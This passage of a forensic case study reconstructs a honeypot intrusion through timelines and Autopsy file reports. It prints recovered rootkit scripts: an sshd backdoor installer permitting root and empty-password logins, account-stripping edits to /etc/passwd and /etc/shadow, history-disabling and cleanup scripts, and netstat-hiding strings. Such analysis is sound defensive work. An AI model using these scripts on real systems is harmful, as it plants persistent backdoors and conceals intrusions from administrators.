echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
```

Nov 08 – 08:52:53 -> Nov 08 – 08:52:59

Activity during this part of the timeline may be from the unpacking of another tar ball in the ‘honeypot.hda5.dd’ partition image.

The information contained in the data units pointed to by the Inodes for the deleted files within this part of the timeline indicate that an archive with ‘ssh’ source code is being extracted at this time.

Viewing the contents of ‘/usr/man/.Ci/install-sshd’ would indicate the large file activity was due to the extraction of the ‘ssh’ archive. The ‘/usr/man/.Ci/install-sshd’ Autopsy ASCII report is listed in Table 97:

Table 97 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-sshd'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/install-sshd
MD5 of recovered file: 07079c61d5af9bfe561520a8e659d632
SHA-1 of recovered file: ebfe77919d7b9e03e82f6d3a9b4afc037d227cd2

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 07:37:42 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109802
Not Allocated
Group: 7
Generation Id: 640190252
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 1076
num of links: 0

Inode Times:
Accessed:Wed Nov  8 08:53:13 2000
File Modified:Sat Jun  3 01:24:29 2000
Inode Modified:Wed Nov  8 08:56:08 2000
Deleted:Wed Nov  8 08:56:08 2000

Direct Blocks:
239707

File Type: ASCII English text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo "installing sshd"
gunzip ssh-1.2.27*
tar -xvf ssh-1.2.27*
cd ssh*
make install
rm -rf /etc/sshd_config
cat << hi >> /etc/sshd_config
# This is ssh server systemwide configuration file.

Port 22
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
```

```
StrictModes yes
QuietMode yes
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
hi
echo "/usr/local/sbin/sshd1" >> /etc/rc.d/rc.local
ps aux | grep sshd | awk '{print "kill -1 "$2""}' > restart-sshd
chmod +x restart-sshd
echo "done installing sshd"
echo "now restarting"
echo "dont forget to remove the sshd folders"
./restart-sshd



------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The file activity within the timeline combined with the commands executed in the script indicate that the '/usr/man/.Ci/install-sshd' script was running from 08:52:53 to 08:53:33.

Nov 08 – 08:53:08 -> Nov 08 – 08:53:13

From the timeline it appears that the 'make install' command executed from 08:53:08 to 08:53:13, this is indicated by the creation of the following files

Files created in /etc/

- ssh_host_key
- ssh_host_key.pub
- ssh_config

Files created in /root/.ssh/

- random_key

Files created in /usr/local/bin/

- slogin
- ssh
- ssh-keygen1
- ssh1
- make-ssh-known-hosts
- make-ssh-known-hosts1

- scp
- scp1
- scp-add
- scp-add1
- ssh-agent
- ssh-agent1

Files created in /usr/local/sbin/

- sshd
- sshd1

Files created in /usr/local/man/man1/

- make-ssh-known-hosts.1
- make-ssh-known-hosts1.1
- scp.1
- scp1.1
- slogin.1
- slogin1.1
- ssh-add.1
- ssh-add1.1
- ssh-agent.1
- ssh-agent1.1
- ssh-keygen.1
- ssh-keygen1.1
- ssh.1
- ssh1.1

Files created in /usr/local/man/man8/

- sshd.8
- sshd1.8

Nov 08 – 08:53:13

At 08:53:13 a configuration file is created for the ‘ssh’ daemon at ‘/etc/sshd_config’. The parameters for this configuration file are contained within the ‘install-sshd’ script itself, and points of note for this configuration include the following:

- Permits root login
- Does not ignore rhosts file
- Permits empty passwords

The string ‘/usr/local/sbin/sshd1’ is added to the ‘/etc/rd.c/rc.local’ file.

The file ‘/usr/man/.Ci/ssh-1.2.27/restart-sshd’ is created, and is executed. This file attempts to restart ‘sshd’, however it fails because ‘sshd’ was not running previously.

Nov 08 – 08:53:33

At 08:53:33 the program '/bin/netstat' is executed, at which point the intruder must realise 'sshd' is not running, and '/usr/local/sbin/sshd' is executed manually. This activity is indicated in the file activity timeline snippet contained in Table 98:

Table 98 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:53:33    32816 .a. -/-rwxr-xr-x root     root     30308    /bin/netstat
                               16 .a. l/lrwxrwxrwx root     root     34329    /lib/libutil.so.1 -> libutil-2.1.3.so
                                5 .a. l/lrwxrwxrwx root     root     33116    /usr/local/sbin/sshd -> sshd1
                              512 .a. -/-rw------- root     root     26581    /etc/ssh_random_seed
                            47008 .a. -/-rwxr-xr-x root     root     34328    /lib/libutil-2.1.3.so
                              537 .a. -/-rw------- root     root     26570    /etc/ssh_host_key
                                5 mac -/-rw-r--r-- root     root     34291    /var/run/sshd.pid
                           643674 .a. -/-rwxr-xr-x root     root     33115    /usr/local/sbin/sshd1
                              684 .a. -/-rw-r--r-- root     root     26580    /etc/sshd_config
                           202709 .a. -/-rw-r--r-- root     root     13       /boot/System.map-2.2.14-5.0
```

Nov 08 – 08:53:40 -> Nov 08 – 08:53:43

The time period from 08:53:40 to 08:53:43 covers the installation of the 'wu-ftpd package. This activity occurred due to the execution of the '/usr/man/.Ci/install-wu' script which was recovered from Inode '109867'. The Autopsy ASCII report for '/usr/man/.Ci/install-wu' is listed in Table 99:

Table 99 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-wu'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/install-wu
MD5 of recovered file: d3572cb8816c048fc3b7ffbc81888d0e
SHA-1 of recovered file: 4fbbc6d03503f6ff5676daba8c184c8e1e45f09f

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 01:53:56 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109867
Not Allocated
Group: 7
Generation Id: 640190329
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 71
num of links: 0

Inode Times:
Accessed:Wed Nov  8 08:53:43 2000
File Modified:Wed Oct 11 17:40:59 2000
Inode Modified:Wed Nov  8 08:56:08 2000
Deleted:Wed Nov  8 08:56:08 2000

Direct Blocks:
241422

File Type: ASCII text
```

```
---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo patching wuftpd
echo ..
rpm -Uvh wuftpd.rpm
echo ..
echo finished

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-wu' the script is a very simple script that instructs RPM to upgrade the 'wu-ftpd' package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:53:47 -> Nov 08 – 08:53:49

The time period from 08:53:47 to 08:53:49 covers the installation of the 'nfs-utils' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-statd' script which was recovered from Inode '109864'. The Autopsy ASCII report for '/usr/man/.Ci/install-statd' is listed in Table 100:

Table 100 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-statd'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/install-statd
MD5 of recovered file: 61ee5017a369f85a3bc309490b2dda84
SHA-1 of recovered file: 9a15160afefe097c7198fd5772b0c3a034b92fab

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 02:01:41 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109864
Not Allocated
Group: 7
Generation Id: 640190326
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 106
num of links: 0

Inode Times:
Accessed:Wed Nov  8 08:54:05 2000
File Modified:Mon Aug 21 21:48:36 2000
Inode Modified:Wed Nov  8 08:56:08 2000
Deleted:Wed Nov  8 08:56:08 2000

Direct Blocks:
241326

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo statd patch
echo ..
rpm -Uvh nfs-utils-0.1.9.1-1.i386.rpm
```

```
echo ..
/etc/rc.d/init.d/nfslock restart


------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-statd' the script is a very simple script that instructs RPM to upgrade the 'nfs-utils' package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:54:05

At 08:54:05 the timeline activity may indicate that the 'nfslock' process was restarted (Table 101).

Table 101 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:54:05        8 .a. l/lrwxrwxrwx root     root     48391    /sbin/pidof -> killall5
                              106 .a. -/-rwxr-xr-x 1010     users    109864   /usr/man/.Ci/install-statd (deleted)
                            25716 .a. -/-rwxr-xr-x root     root     48421    /sbin/initlog
                            23120 .a. -/-rwxr-xr-x root     root     30262    /bin/touch
                             1024 .a. d/drwx------ root     root     30245    /var/lib/nfs/sm
                             1722 .a. -/-rwxr-xr-x root      root      62524     /etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)
                             1722 .a. -/-rwxr-xr-x root     root     62524    /etc/rc.d/init.d/nfslock
                             8128 .a. -/-rwxr-xr-x root     root     48390    /sbin/killall5
                            19888 .a. -/-rwxr-xr-x root     root     48484    /sbin/rpc.statd
                                0 mac -/-rw-r--r-- root     root     28233    /var/lock/subsys/nfslock
                             7084 .a. -/-rwxr-xr-x root     root     30286    /bin/nice
                             1024 .a. d/drwx------ root     root     24199    /var/lib/nfs/sm.bak
                             5756 .a. -/-rwxr-xr-x root     root     30282    /bin/basename
                              106 .a. -rwxr-xr-x 1010     users    109864   <honeypot.hda5.dd-dead-109864>
                              562 .a. -/-rw-r--r-- root     root     26498    /etc/initlog.conf
                                4 mac -/-rw------- root     root     50405    /var/lib/nfs/state
```

Nov 08 – 08:54:18 -> Nov 08 – 08:54:43

The time period from 08:54:18 to 08:54:43 covers the installation of the 'named' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-named' script which was recovered from Inode '109803'. The Autopsy ASCII report for '/usr/man/.Ci/install-named' is listed in Table 102:

Table 102 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-named'

```
                  Autopsy ASCII Report

------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/install-named
MD5 of recovered file: d576e848ea36a7051e432d79fd866aeb
SHA-1 of recovered file: a718bd3adf9427fa5d8a5786736c64bdf1e2d0b3

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
```

```
Date Generated: Sat Oct  1 02:12:01 2005
Investigator: Anthony

-----------------------------------------------------------
                  META DATA INFORMATION

inode: 109803
Not Allocated
Group: 7
Generation Id: 640190253
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 80
num of links: 0

Inode Times:
Accessed:Wed Nov  8 08:54:43 2000
File Modified:Sat Jun  3 01:12:21 2000
Inode Modified:Wed Nov  8 08:56:08 2000
Deleted:Wed Nov  8 08:56:08 2000

Direct Blocks:
239708

File Type: ASCII text

-----------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

gunzip named.tgz;tar -xvf named.tar
cd bin
./install
cd ..
rm -rf bin named.tar

-----------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-named' the script is a very simple script that unzips, then untars the 'named' archive, the calls the './install' script for the package.

The 'named.tar' archive can be recovered from Inode '109861'. Exporting this archive with Autopsy it is possible to extract the 'install' script to find out exactly what actions are performed during the installation of this package. The contents of the 'install' script are listed in Table 103:

Table 103 Case Study 03 - Contents of named package install script

```
cd addr
install -s -c  -m 755 addr /usr/local/bin/addr
cd ..
cd dig
install -s -c  -m 755 dig /usr/local/bin/dig
cd ..
cd dnskeygen
install -s -c  -m 755 dnskeygen /usr/local/libexec/dnskeygen
cd ..
cd dnsquery
install -s -c  -m 755 dnsquery /usr/local/bin/dnsquery
cd ..
cd host
install -s -c  -m 755 host /usr/local/bin/host
cd ..
cd irpd
install -s -c -m 755 irpd /usr/local/sbin/irpd
cd ..
cd mkservdb
install -s -c  -m 755 mkservdb /usr/local/bin/mkservdb
cd ..
cd named
install -s -c  -m 755 named /usr/local/sbin/named
cd ..
cd named-bootconf
install -c -m 755 named-bootconf /usr/local/sbin/named-bootconf
cd ..
cd named-xfer
install -s -c  -m 755 named-xfer /usr/local/libexec/named-xfer
```

```
cd ..
cd ndc
install -s -c -m 755 ndc /usr/local/sbin/ndc
cd ..
cd nslookup
install -c -o bin -g bin -m 444 nslookup.help /usr/share/misc/
cd ..
cd nsupdate
install -s -c  -m 755 nsupdate /usr/local/bin/nsupdate
cd ..
echo "removing old named"
rm -rf /usr/sbin/named
echo "copying new version"
cp /usr/local/sbin/named /usr/sbin
echo "killall -9 named'ing"
killall -9 named
echo "starting up new named"
/usr/sbin/ndc restart
echo "checking version"
dig version.bind @localhost chaos txt
echo "done"
```

The new ‘named’ server was started at 08:54:25 as indicated by the file activity listed in Table 104:

Table 104 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:54:25    33392 .a. -/-rwxr-xr-x root     root     30251    /bin/cp
                              547 .a. -/-rw-r--r-- root     root     26245    /etc/named.conf
                           525412 .a. -/-rwxr-xr-x root     root     33119    /usr/local/sbin/named
                              422 .a. -/-rw-r--r-- root     root     62499    /var/named/named.local
                             4096 m.c d/drwxr-xr-x root     root     92360    /usr/sbin
                            35504 .a. -/-rwxr-xr-x root     root     92812    /usr/sbin/ndc
                             2769 .a. -/-rw-r--r-- root     root     62498    /var/named/named.ca
                           525412 mac -/-rwxr-xr-x root     root     92809    /usr/sbin/named
                                0 mac -/srw------- root     root     34292    /var/run/ndc
                             1024 m.c d/drwxr-xr-x root     root     34273    /var/run
                                5 mac -/-rw-r--r-- root     root     34293    /var/run/named.pid
```

This is consistent with the log snippets recovered from the data units ‘819’, ‘952’, ‘953’, and ‘977’ in the ‘honeypot.hda9.dd’ partition image documented within the ‘Inspection of the Swap Partition for Log Entries’ section.

The ‘install’ script concludes by executing the ‘dig’ command in order to verify the installation at 08:54:28, as indicated the file activity listed in Table 105:

Table 105 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:54:28   271188 .a. -/-rwxr-xr-x root     root     110029   /usr/local/bin/dig
```

Nov 08 – 08:54:43

At 08:54:43 the ‘/usr/man/.Ci/bin’ directory is deleted, as is the ‘/usr/man/.Ci/named.tar’ file.

Nov 08 – 08:55:47

At 08:55:47 the program ‘/usr/man/.Ci/addn’ was executed. It is unknown what this program does, however Table 106 lists interesting strings that are found within the program file:

Table 106 Case Study 03 - ASCII Strings from '/usr/man/.Ci/addn'

```
enter classb to hide in netstat:
%d.%d
doing it like they do it on the discovery channel
echo 1 %d.%d >> /usr/libexec/awk/addy.awk
echo 2 %d.%d >> /usr/libexec/awk/addy.awk
added %d.%d to the hidden list
```

The ‘/usr/man/.Ci/addn’ program references the file ‘/usr/libexec/awk/addy.awk’ and the Autopsy ASCII report for this file is listed in Table 107:

Table 107 Case Study 03 - Autopsy ASCII Report for '/usr/libexec/awk/addy.awk'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//libexec/awk/addy.awk
MD5 of file: a510e3ed46c2588ef03edf9fa00e8ed2
SHA-1 of file: 14b0daa73b0b7336d4514848d4a6e475652e4166

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 03:27:52 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 33120
Allocated
Group: 2
Generation Id: 640192513
uid / gid: 0 / 0
mode: -rw-r--r--
size: 78
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:55:30 2000
File Modified:Wed Nov  8 08:55:51 2000
Inode Modified:Wed Nov  8 08:55:51 2000

Direct Blocks:
71249

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

1 65.1
2 65.1
1 134518464.134518444
2 134518464.134518444
1 216.149
2 216.149

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:55:58

At 08:55:58 the ‘/usr/man/.Ci/do’ script was executed. This script removes lines with ‘own’ or ‘adm1’ in them from the ‘/etc/passwd’, and ‘/etc/shadow’ files. This explains why the ‘shutdown’ account is missing, as ‘own’ is found within the ‘shutdown’ string. The Autopsy ASCII report for the ‘/usr/man/.Ci/do’ script is listed in Table 108:

Table 108 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/do'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr/man/.Ci/do
MD5 of file: 781a640a5f86ca651ea38212bb0ea39f
SHA-1 of file: 4a1a2ec328d9fa8261a869474c0f7131fb0d94c8

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 03:32:18 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109857
Allocated
Group: 7
Generation Id: 640190313
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 328
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:55:58 2000
File Modified:Sat Jun  3 01:12:22 2000
Inode Modified:Wed Nov  8 08:51:56 2000

Direct Blocks:
240954

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

cat /etc/passwd|grep -v own > /etc/passwd.good
mv /etc/passwd.good /etc/passwd

cat /etc/shadow|grep -v own > /etc/shadow.good
mv /etc/shadow.good /etc/shadow

cat /etc/passwd|grep -v adm1 > /etc/passwd.good
mv /etc/passwd.good /etc/passwd

cat /etc/shadow|grep -v adm1 > /etc/shadow.good
mv /etc/shadow.good /etc/shadow


---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:56:02 -> Nov 08 – 08:56:04

From 08:56:02 to 08:56:04 the timeline indicates that the '/usr/man/.Ci/snap' script was executed again (Table 109).

Table 109 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:56:02        0 mac -/-rw-r--r-- root     root     12103    /var/log/tempxfer (deleted-realloc)
                                0 mac -/-rw-r--r-- root     root     12103    /var/log/xferlog
                             1024 m.c d/drwxr-xr-x root     root     12097    /var/log
                                0 .ac -rw-r--r-- root     root     12107    <honeypot.hda7.dd-dead-12107>
                             7974 mac -/-rw-r--r-- root     root     12104    /var/log/messages
                              268 mac -/-rw-r--r-- root     root     12111    /var/log/secure
Wed Nov 08 2000 08:56:04     3098 .a. -/-rwxr-xr-x 1010     users    109848   /usr/man/.Ci/snap
```

Nov 08 – 08:56:05 -> Nov 08 – 08:56:11

From 08:56:05 to 08:56:11 the timeline indicates that the '/usr/man/.Ci/rmS' script was executed. This script removes various distribution programs and packages that were previously utilised to install files. The Autopsy ASCII report for '/usr/man/.Ci/rmS' is listed in Table 110:

Table 110 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/rmS'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr/man/.Ci/rmS
MD5 of file: ba5dd81f3232dacc3d6011a11bbd209f
SHA-1 of file: 37ab88d39aeb1eb9cc7e2bf4310d208c0b2870b2

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 03:41:32 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109859
Allocated
Group: 7
Generation Id: 640190320
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 188
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:56:11 2000
File Modified:Wed Oct 11 17:43:31 2000
Inode Modified:Wed Nov  8 08:51:56 2000

Direct Blocks:
240959

File Type: Bourne shell script text executable

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

#!/bin/sh
echo getting rid of shit we dont need anymore...
rm -rf ssh*
rm -rf install*
rm wuftpd.rpm
rm nfs-utils-0.1.9.1-1.i386.rpm
sleep 1
echo ..
sleep 1
```

```
echo ...
sleep 1
echo finished

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:56:25 -> 08:56:26

At 08:56:25 the timeline indicates that the '/usr/man/.Ci/bx' program was executed (Table 111). The program file '/usr/man/.Ci/bx' in turn accesses '/usr/bin/uncompress' at 08:56:26, this can be confirmed by performing a 'strings' command on the '/usr/man/.Ci/bx' executable file.

Viewing the contents of the '/usr/man/.Ci/bx' program suggests that this program is the 'BitchX' IRC client.

Table 111 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:56:25  1052024 .a. -/-rwxr-xr-x 1010     users    109860   /usr/man/.Ci/bx
                           527442 .a. -/-rwxr-xr-x root     root     34292    /lib/libm-2.1.3.so
                               13 .a. l/lrwxrwxrwx root     root     34293    /lib/libm.so.6 -> libm-2.1.3.so
Wed Nov 08 2000 08:56:26        8 .a. l/lrwxrwxrwx root     root     16907    /usr/bin/uncompress -> compress
```

Nov 08 – 08:56:59

At 08:56:59 the timeline indicates that the '/usr/man/.Ci/chmod-it' script was executed. This script performs a 'chmod 700' on the following files:

- /bin/ping
- /sbin/dump
- /sbin/restore
- /usr/bin/at
- /usr/bin/change
- /usr/bin/gpasswd
- /usr/bin/suidperl
- /usr/bin/newgrp
- /usr/sbin/traceroute
- /usr/sbin/usernetctl
- /usr/libexec/pt_chown

An attempt is made to perform 'chmod 700' on the following files, however they do not exist:

- /usr/sbin/userhelper
- /usr/X11R6/bin/xwrapper

The Autopsy ASCII report for ‘/usr/man/.Ci/chmod-it’ is listed in Table 112:

Table 112 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/chmod-it'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr/man/.Ci/chmod-it
MD5 of file: 85a1d64f03c11ca7ab6a169e1c5d5945
SHA-1 of file: c6ae6edca98b58fadccde763e4e696c5ecbcfc19

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 03:46:24 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109862
Allocated
Group: 7
Generation Id: 640190323
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 699
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:57:00 2000
File Modified:Fri Aug 11 12:49:15 2000
Inode Modified:Wed Nov  8 08:51:56 2000

Direct Blocks:
241324

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo starting..
sleep 1

chmod 700 /usr/sbin/userhelper
echo !:  userhelper..done
chmod 700 /usr/X11R6/bin/Xwrapper
echo !:  Xwrapper..done
chmod 700 /bin/ping
echo !:  ping..done
chmod 700 /usr/sbin/traceroute
echo !:  traceroute..done
chmod 700 /usr/libexec/pt_chown
echo !:  pt_chown..done
chmod 700 /sbin/dump
echo !:  dump..done
chmod 700 /sbin/restore
echo !:  restore..done
chmod 700 /usr/bin/gpasswd
echo !:  gpasswd..done
chmod 700 /usr/bin/chage
echo !:  change..done
chmod 700 /usr/bin/suidperl
echo !:  suidperl..done
chmod 700 /usr/bin/newgrp
echo !:  newgrp..done
chmod 700 /usr/sbin/usernetctl
echo !:  usernetctl..done
chmod 700 /usr/bin/at
echo !:  at..done
sleep 1
echo ..finished

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
```

Nov 08 – 08:57:06

At 08:58:06 the timeline indicates that the ‘/bin/mkdir’ program was executed.

Nov 08 – 08:58:26

At 08:58:26 the timeline indicates (Table 113) that the intruder executed '/bin/su', due to the access of '/home/drosen/.bashrc' it is most likely the intruder 'su'ed' to the user 'drosen'.

Table 113 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:58:26      331 .a. -/-rw-r--r-- root     root     16146    /etc/pam.d/su
                              124 .a. -/-rw-r--r-- drosen   drosen   15399    /home/drosen/.bashrc
                            14188 .a. -/-rwsr-xr-x root     root     30290    /bin/su
                            17282 .a. -/-rwxr-xr-x root     root     40359    /lib/security/pam_xauth.so
```

The information contained within '/home/drosen/.bash_history' when correlated with the file activity timeline can be used to help indicate further actions performed by the intruder. The Autopsy ASCII report for '/home/drosen/.bash_history' is listed in Table 114:

Table 114 Case Study 03 - Autopsy ASCII Report for '/home/drosen/.bash_history'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /home//drosen/.bash_history
MD5 of file: cfeae39a595675e903332f309905c6b9
SHA-1 of file: 53ab70f558ca2080bdcddf11b1e56ba8f5732aaa

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda6.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 04:06:18 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 15401
Allocated
Group: 1
Generation Id: 640192686
uid / gid: 500 / 500
mode: -rw-------
size: 52
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:59:07 2000
File Modified:Wed Nov  8 08:59:07 2000
Inode Modified:Wed Nov  8 08:59:07 2000

Direct Blocks:
33261

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

gunzip *
tar -xvf *
rm tpack*
cd " "
./install
exit

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:58:28

At 08:58:28 the timeline indicates '/bin/gunzip' is executed, on an 'tgz' file (presumably called 'tpack23-ef.tgz') to create the tar ball (presumably called 'tpack23-ef.tar') located in Inode '8133' on the 'honeypot.hda8.dd' partition image.

Previous timeline activity analysis indicated this file was the 'eggdrop' IRC bot.

Nov 08 – 08:58:41

At 08:58:41 the timeline indicates '/bin/tar' is executed on the tar ball (presumably called 'tpack23-ef.tar') located in Inode '8133' on the 'honeypot.hda8.dd' partition image.

The script changes to the ' ' directory that was included as part of the tar ball.

Nov 08 – 08:58:54 -> 08:58:57

From 08:58:54 to 08:58:57 the '/dev/tpack/ /install' script is executed. The contents of this script are listed in Table 115.

Note: The archive file referenced by Inode '8133' (Figure 104 on page 210) included the 'tpack' directory as a subdirectory from a directory named with a single space character ' ', this explains the presence of the ' ' within the filename.

Table 115 Case Study 03 - Contents of '/dev/tpack/ /install'

```
unset HIST
chmod a-w ~/.bash_history
./configure --silent
make eggdrop
mv eggdrop p
rm -rf src
rm install
gcc encrypt.c -o encrypt
rm *.c
rm config*
rm lush*
rm Make*
rm *.h > /dev/null
rm DEBUG*
chmod 700 run
echo " "
echo "Completed installation of tpack version 2.3"
```

Nov 08 – 08:59:07

At 08:59:07 the '/home/drosen/.bash_history' file is modified, this is associated with the intruder 'exiting' this shell, as indicated by the last command in the file itself.

Nov 08 – 08:59:14

At 08:59:14 the '/dev/tpack' directory is deleted

Nov 08 – 09:02:22 -> Nov 08 – 09:02:28

From 09:02:22 to 09:02:28 it appears the intruder tests the 'ssh' backdoor that was previously installed (Table 116).

Table 116 Case Study 03 - Timeline data

```
Wed Nov 08 2000 09:02:22       19 .a. l/lrwxrwxrwx root     root     34311    /lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so
                           169720 .a. -/-rwxr-xr-x root     root     34322    /lib/libresolv-2.1.3.so
                               26 .a. -/-rw-r--r-- root     root     26215    /etc/host.conf
                               18 .a. l/lrwxrwxrwx root     root     34323    /lib/libresolv.so.2 -> libresolv-
2.1.3.so
                            67580 .a. -/-rwxr-xr-x root     root     34310    /lib/libnss_dns-2.1.3.so
Wed Nov 08 2000 09:02:23       68 .a. -/-rw-r--r-- root     root     26559    /etc/hosts
                             1567 .a. -/-rw-r--r-- root     root     26223    /etc/protocols
Wed Nov 08 2000 09:02:28      184 mac -/-rw-r--r-- root     root     44357    /var/tmp/nap
                             1024 m.c d/drwxrwxrwt root     root     44353    /var/tmp
                               10 .a. l/lrwxrwxrwx root     root     12       /usr/tmp -> ../var/tmp
```

At 09:02:22, the dynamic library responsible for DNS lookups was read. This may indicate an incoming connection had triggered a reverse lookup, at 09:02:23 the files '/etc/hosts' and '/etc/protocols' are read, as they would usually be checked for DNS resolution before sending a request to a DNS server.

At 09:02:28 '/var/tmp/nap' is written. The Autopsy ASCII report for this file is listed in Table 117:

Table 117 Case Study 03 - Contents of '/var/tmp/nap'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /var//tmp/nap
MD5 of file: 19338df5ed18c7f6d7f1339d419b6fbf
SHA-1 of file: 618553655bbd7ce8fe22752abede396f4f7227a5

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 05:46:48 2005
Investigator: Anthony
```

```
------------------------------------------------------------
                  META DATA INFORMATION

